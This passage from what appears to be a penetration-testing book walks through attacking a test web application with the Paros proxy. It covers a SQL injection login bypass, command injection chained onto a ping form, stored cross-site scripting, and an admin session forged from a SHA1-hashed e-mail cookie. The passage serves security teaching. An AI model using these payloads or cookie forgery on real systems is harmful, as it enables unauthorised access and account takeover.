
With our crafted input the resultant query became:

```
SELECT * FROM SOMETABLE WHERE UID = ' ' OR 1=1--' AND PWD = ' '
```

This caused the query to return a non-0 number of results, effectively convincing the application that we were logged in.


The application has a submenu called **Network Troubleshooting** that looks inviting. We surf to this portion of the application to investigate how it works. We insert **127.0.0.1** as our user input and observe the results (see Figure 4.91).

Figure 4.91 Pinging through the Application Interface



The application shows that our input was passed to the server and used as an argument to the *ping* command. The full path indicates that we are up against a Windows server. We select the request in Paros and submit a right-mouse click to bring up the context-sensitive menu. We select **Resend** and the **Resend** window pops up (see Figure 4.92).

Figure 4.92 The Resend Window




Now we alter our previous input (*127.0.0.1*) to *127.0.0.1 && ipconfig*. If our input is being passed straight to the server processing it, we stand every chance of obtaining remote command execution. The **Response** tab shows us the raw HTML output of our request, but unfortunately it does not indicate that our *ipconfig* ran. Keeping in mind, however, that the & character has special meaning to Web servers (it is used to separate arguments passed to a CGI), we decide to try once more with a different method of daisy-chaining our commands. This time we submit **127.0.0.1 | ipconfig** and observe our results (see Figure 4.93).

Figure 4.93 Successful Resend Response


The results are better and show that our second command ran too. Confident of our success, we set Paros to trap our request once more, and submit the ping from our browser. We alter the request to include our *ipconfig* and then submit the request to the server. The browser then renders the results (see Figure 4.94).

Figure 4.94 A Picture Is Worth a Thousand Words?




The next interesting submenu is the **Bulletin Board**. We make a posting to the board and can see that the board now contains our new post (see Figure 4.95).

Figure 4.95 The Bulletin Board




Selecting the last request made to the board.pl resource in Paros, we use a right-mouse click to select the **Scan this History** option (see Figure 4.96).

Figure 4.96 Selecting the "Scan this History" Option



This brings up Paros's **Scanning** window, which gives us a visual indication of the number of tests to go with a progress bar (see Figure 4.97).

Figure 4.97 The Scan in Progress




Once the scan has completed, the **Alerts** tab indicates that at least one issue was discovered. We view the report by selecting the **Report | View Last Report** submenu off the title bar. This opens a tab in our active browser with a view of the results (see Figure 4.98).

Figure 4.98 Scan Results

Paros detected a cross-site scripting attack on this form. Manually surfing to the bulletin board launches the JavaScript inserted by the Paros scan, and displays that the result is not a false positive (see Figure 4.99).


Figure 4.99 Cross-site Scriptable



An interesting point to note is that the Paros tests created dozens of other entries on the bulletin board while attempting other attacks. You should keep this in mind when testing on live sites.

The last element of the application that we want to assess is the section marked **For Admins only** (see Figure 4.100).

Figure 4.100 Access Denied!




We take a step back and try to determine how the application knows who we are. By examining all our previous requests in the Paros history we can safely conclude that it is our cookie that uniquely identifies us:

```
Cookie: sp_intranet=c0b90b467766224764a3fb561ce386e381873a44
```

The value appears to be a hash of some sort and repeated access to the site clearly shows that the cookie does not change. This is usually a bad sign, indicating that the cookie is not randomly generated per session. If it is a hash, reversing it would be impossible (or certainly unfeasible); therefore, we instead try another approach. We start up Paros's **Tools | Encoder** menu and insert pieces of our data into it recursively, encoding them all.


We first try our first name, our last name, and finally our username. Eventually, upon attempting to SHA1 encode our e-mail address, we hit pay dirt (see Figure 4.101).

Figure 4.101 SHA1 (*kaas@sensepost.net*)




The encoded string matches our current cookie value exactly, revealing that the site SHA1 encodes the user's e-mail address. We simply enter an administrative e-mail address into the encoder and obtain its SHA1 hash (see Figure 4.102).

Figure 4.102 Hashing the admin Username



We trap our request to the admin page with Paros, and replace the cookie with the new hash value. The result is full administrative access to the board (see Figure 4.103).

Figure 4.103 Success!



This page intentionally left blank